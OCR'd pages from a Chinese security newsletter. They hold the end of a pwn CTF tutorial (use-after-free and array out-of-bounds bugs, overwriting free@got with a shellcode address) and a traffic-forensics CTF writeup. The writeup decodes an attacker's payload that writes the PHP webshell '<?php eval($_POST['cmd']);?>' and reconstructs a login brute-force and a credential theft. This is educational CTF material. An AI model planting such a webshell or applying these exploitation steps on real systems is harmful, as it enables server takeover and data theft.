
信安之路

```
gdb-peda$ heapls
          ADDR             SIZE             STATUS
sbrk_base  0x89db000
chunk      0x89db000        0x20            (inuse)
chunk      0x89db020        0x88            (F) FD 0xf7743700 BK 0xf77437b0
chunk      0x89db0a8        0x20            (inuse)
chunk      0x89db0c8        0x20            (inuse)
chunk      0x89db0e8        0xb8            (inuse)
chunk      0x89db1a0        0x20e60         (top)
sbrk_end   0x89fc000
gdb-peda$ x/20wx 0x89db000
0x89db000:      0x00000000
0x89db010:      0x00000000
0x89db020:      0x089db028
0x89db030:      0x41414141
0x89db040:      0x41414141
```

已释放

des指针已被释放，node[0]的des指针没有更新
我们可以编辑这块空闲区域，在申请一个结构体，
使其落在这块空闲区域，我们修改这个结构体的
des指针,任意地址写

信安之路



详细解析:

https://blog.csdn.net/qq_33528164/article/details/80144580

文件下载:

https://github.com/BBS-Bill-Gates/CTF/tree/master/2018/National/pwn/task

第八节(数组越界)

知识点

数组越界: 就是程序不见验证 index 的正负，可能会出现向前覆盖的情况. 例如: char *s = "hello,world"; 试一下 s[-1]

栗子: CISCN 2018 task_note_service

程序分析

add note: 没有对输入的 index，进行正负判断，导致数组越界

show note

edit note

del note

```
v1 = readint();
printf("size:");
result = readint();
v2 = result;
if ( result >= 0 && result <= 8 )
{
  qword_2020A0[v1] = malloc(result);
  if ( !qword_2020A0[v1] )
  {
    puts("malloc error");
    exit(0);
  }
  printf("content:");
  readstring((__int64)qword_2020A0[v1], v2);
  result = dword_20209C++ + 1;
```

// v1 = index

可以看出没有对v1进行正负检查，导致越界

思路

修改 free@got 的值为 shellcode 的地址.

修改之前

```
gdb-peda$ x/20gx 0x56548c7fc000
0x56548c7fc000: 0x0000000000201df8      0x00007f77a5763168
0x56548c7fc010: 0x00007f77a5553870      0x000056548c5fa896
0x56548c7fc020: 0x0000000000000000      0x000056548c5fa8b6
0x56548c7fc030: 0x0000000000000000      0x00007f77a52e4970
0x56548c7fc040: 0x0000000000000000      0x00007f77a5192740
0x56548c7fc050: 0x000056548c5fa906      0x00007f77a51e1e70
0x56548c7fc060: 0x000056548c5fa926      0x000056548c5fa936
0x56548c7fc070: 0x0000000000000000      0x000056548c7fc078
0x56548c7fc080: 0x00007f77a5537620      0x0000000000000000
0x56548c7fc090: 0x00007f77a55368e0      0x0000000000000000
```

0x56548c7fc018=free@got, 没有第一次调用

修改之后

```
gdb-peda$ heapls
            ADDR                SIZE                STATUS
sbrk_base   0x56548e1c0000
chunk       0x56548e1c0000      0x20                (inuse)
chunk       0x56548e1c0020      0x20fe0             (top)
sbrk_end    0x56548e1e1000
gdb-peda$ x/20gx 0x56548c7fc000
0x56548c7fc000: 0x0000000000201df8      0x00007f77a5763168
0x56548c7fc010: 0x000056548e1c0010      0x000056548e1c0010
0x56548c7fc020: 0x0000000000000000      0x000056548c5fa8b6
0x56548c7fc030: 0x0000000000000000      0x00007f77a52e4970
0x56548c7fc040: 0x00007f77a5269250      0x00007f77a5192740
0x56548c7fc050: 0x00007f77a51f6130      0x00007f77a51e1e70
0x56548c7fc060: 0x00007f77a51a8e80      0x000056548c5fa936
0x56548c7fc070: 0x0000000000000000      0x000056548c7fc078
0x56548c7fc080: 0x00007f77a5537620      0x0000000000000000
0x56548c7fc090: 0x00007f77a55368e0      0x0000000100000000
```

可见，对应的值已修改为shellcode地址，数组越界

详细解析：

https://blog.csdn.net/qq_33528164/article/details/80161477

文件下载：

https://github.com/BBS-Bill-Gates/CTF/tree/master/2018/National/pwn/note_service

一点心得

个人觉得以上这些 PWN 题，并不是单纯的使用一个点就能解出来的，我只是挑其中一点举例子而已．这点没必要深究．

相关链接

我的 CSDN:

https://blog.csdn.net/qq_33528164

GITHUB:

https://github.com/BBS-Bill-Gates

House 系列论文:

http://phrack.org/issues/66/10.html


铁人三项赛数据赛 writeup

原创： jianghuxia 信安之路 2018-05-17

这次的数据分析赛相对上个星期 05.05 的数据分析赛，个人觉得虽然简单了很多，但其中值得学习的知识点也不少呀。

题目简述

比赛数据包给了 9 个，不多不少。




N-EM-00002、黑客发现了公司网站服务器上的漏洞，通过利用漏洞成功获取了服务器权限，对内网进行了扫描和攻击。

看到题目，头脑先要有个大概的黑客入侵公司的思维导图，总体脉络清晰后，我们再接着做题。

黑客攻击公司走的是以 tcp 为载体的 http 请求，所以过滤 http 成为解题的最基本的方法。发现漏洞，并利用了漏洞获取服务器的权限，则可以推测黑客上传了 webshell ，提权成功；可以对内网进行扫描和攻击，推出黑客提权后挂了代理，对内网及其主机进行扫描。

解题过程


关卡 01~03



打开第一个数据包，可以发现有大量的 404 response code ，可知黑客进

行了目录扫描，结合题目和数据包，黑客在扫后台登陆的网站地址。

数据包下滑发现，404 消失，其次是大量的 post 请求。再结合数据包分析，过滤 POST 请求，可知黑客发现登陆后台网址 ad_admin.php ，接着对用户名和密码进行了爆破。




第一个数据包翻完，还是没看到爆破终止的痕迹。

通过分析，我们知道了在第一个数据包中，黑客的攻击 ip：202.1.1.2 ，服务器 ip：192.168.1.203，并且黑客虽然找到了后台登陆的网址:

http://192.168.1.203/ad_admin.php

但并未成功爆破用户名和密码。关卡 02 和关卡 03 答案呼之欲出，关卡 01 答案需要剩余的流量包查找。


打开第二个数据包，接着过滤 POST 请求，观察下，发现末尾第 1042820 的分组后，黑客没有再继续爆破，但这里还不能确定是否爆破成功。



我们怎么验证呢？我们标记下这个包，过滤 http 流，而又因为我们知道了黑客的 IP ，我们可以过滤此 IP 方便我们分析，并排除其他干扰数据。.

过滤语句：


http && ip.addr==202.1.1.2




跳转到我们刚刚标记的包，可以发现，这个服务器对这个 POST 请求的 302 响应包的 Length 是 442，与之前的所有 POST 请求的 302 响应包的 Length 是 316 不同。再结合标记包的下个 GET 包，根据网址的目录名中 homgpage ，我们可以大胆推测黑客爆破成功了，用户名： admin ，密码：aabbcc 。关卡 01 的答案即可得到。

当然本着学习的角度，我们还是好好分析下这个问题：

我们查看标记包的 302 响应包内容和之前请求的 302 响应包有啥不同：






一个是 302 重定向的 Location 不同，还有一个就是标记包得到的响应包里 apadmin_password 是以 hash 值形式(为啥是 hash 的形式表示，下篇文章发布)

根据上述，我们就可确定用户名和账号被黑客成功获得。

黑客获得账号和密码后，查看了后台管理的选项，进行了一些页面浏览。



到此，第二个数据包分析完毕。

关卡 04~07

关卡04：25分　　关卡描述：后台写入的webshell内容是什么

关卡05：25分　　关卡描述：网站数据库密码是多少

关卡06：25分　　关卡描述：黑客第一个上传的php文件名是什么


关卡07：25分　　关卡描述：黑客对内网扫描的范围是多少(ip1-ip2)

第三个数据包，打开，依照题目，写入的 webshell 需要通过 POST 提交，过滤下。

过滤语句：

http.request.method==POST && ip.addr==202.1.1.2

过滤后的第一个数据包就有彩蛋



解码下：

```
Form item: "rulestr" = "[b64]$fp = fopen("shell2.php", "w");fwrite($fp, "<?php eval(\$_POST['cmd']);?>");fclose($fp);"
```


可知黑客把 "<?php eval($_POST['cmd']);?>" 写入了 shell2.php 里，即 webshell 的内容，关卡 04 搞定（这里正确的答案需要把\去掉，还好我问了小丢姐姐是不是答案有误）。

而做题时，关卡 05 的问题让我的思路卡顿下，因为这个问题跳跃度有点

大。

为啥能直接扯到 MYSQL？没思路。咋办咯。只能看剩下来的 POST 请求中 shell2.php 中的黑客的操作。

果然。。发现了秘密。




追踪下流，答案揭晓

接着把上面的一句话木马的指令解码下


原来是查看了配置的 config.php 的文件，里面有数据库的配置，这才恍然大悟，原来关卡 05 的考点在这。

做到关卡 06 的时候，纳闷了下，第一个上传的木马文件不就是 shell2.php 嘛。后面小丢姐姐说了才知道是除了 shell2.php 的第一个木马文件。



继续查看第三个数据包的内容，发现都是黑客查看数据库的内容的一些操作，只能继续下一个包了


打开第四个包，按之前的方式过滤，没有符合要求的包。。。。额。。。又晕了。别吓我，第四个没内容。



东看西看，还真没内容。（做完发现第四个包是个水包）


只能继续下一个包查看。

打开第五个包，过滤一通。



发现 shell2.php 后面的包出现了个 scan.php ，猜测 scan.php 就是继 shell2.php 后黑客上传的第一个木马文件。

仔细查看响应的包，嗯，果然可以证明这个推测。




cmd 内容解码下就知道，黑客上传了个新的木马文件 scan.php ，且对 z1 进行 16 进制解码即为 scan.php 的内容。

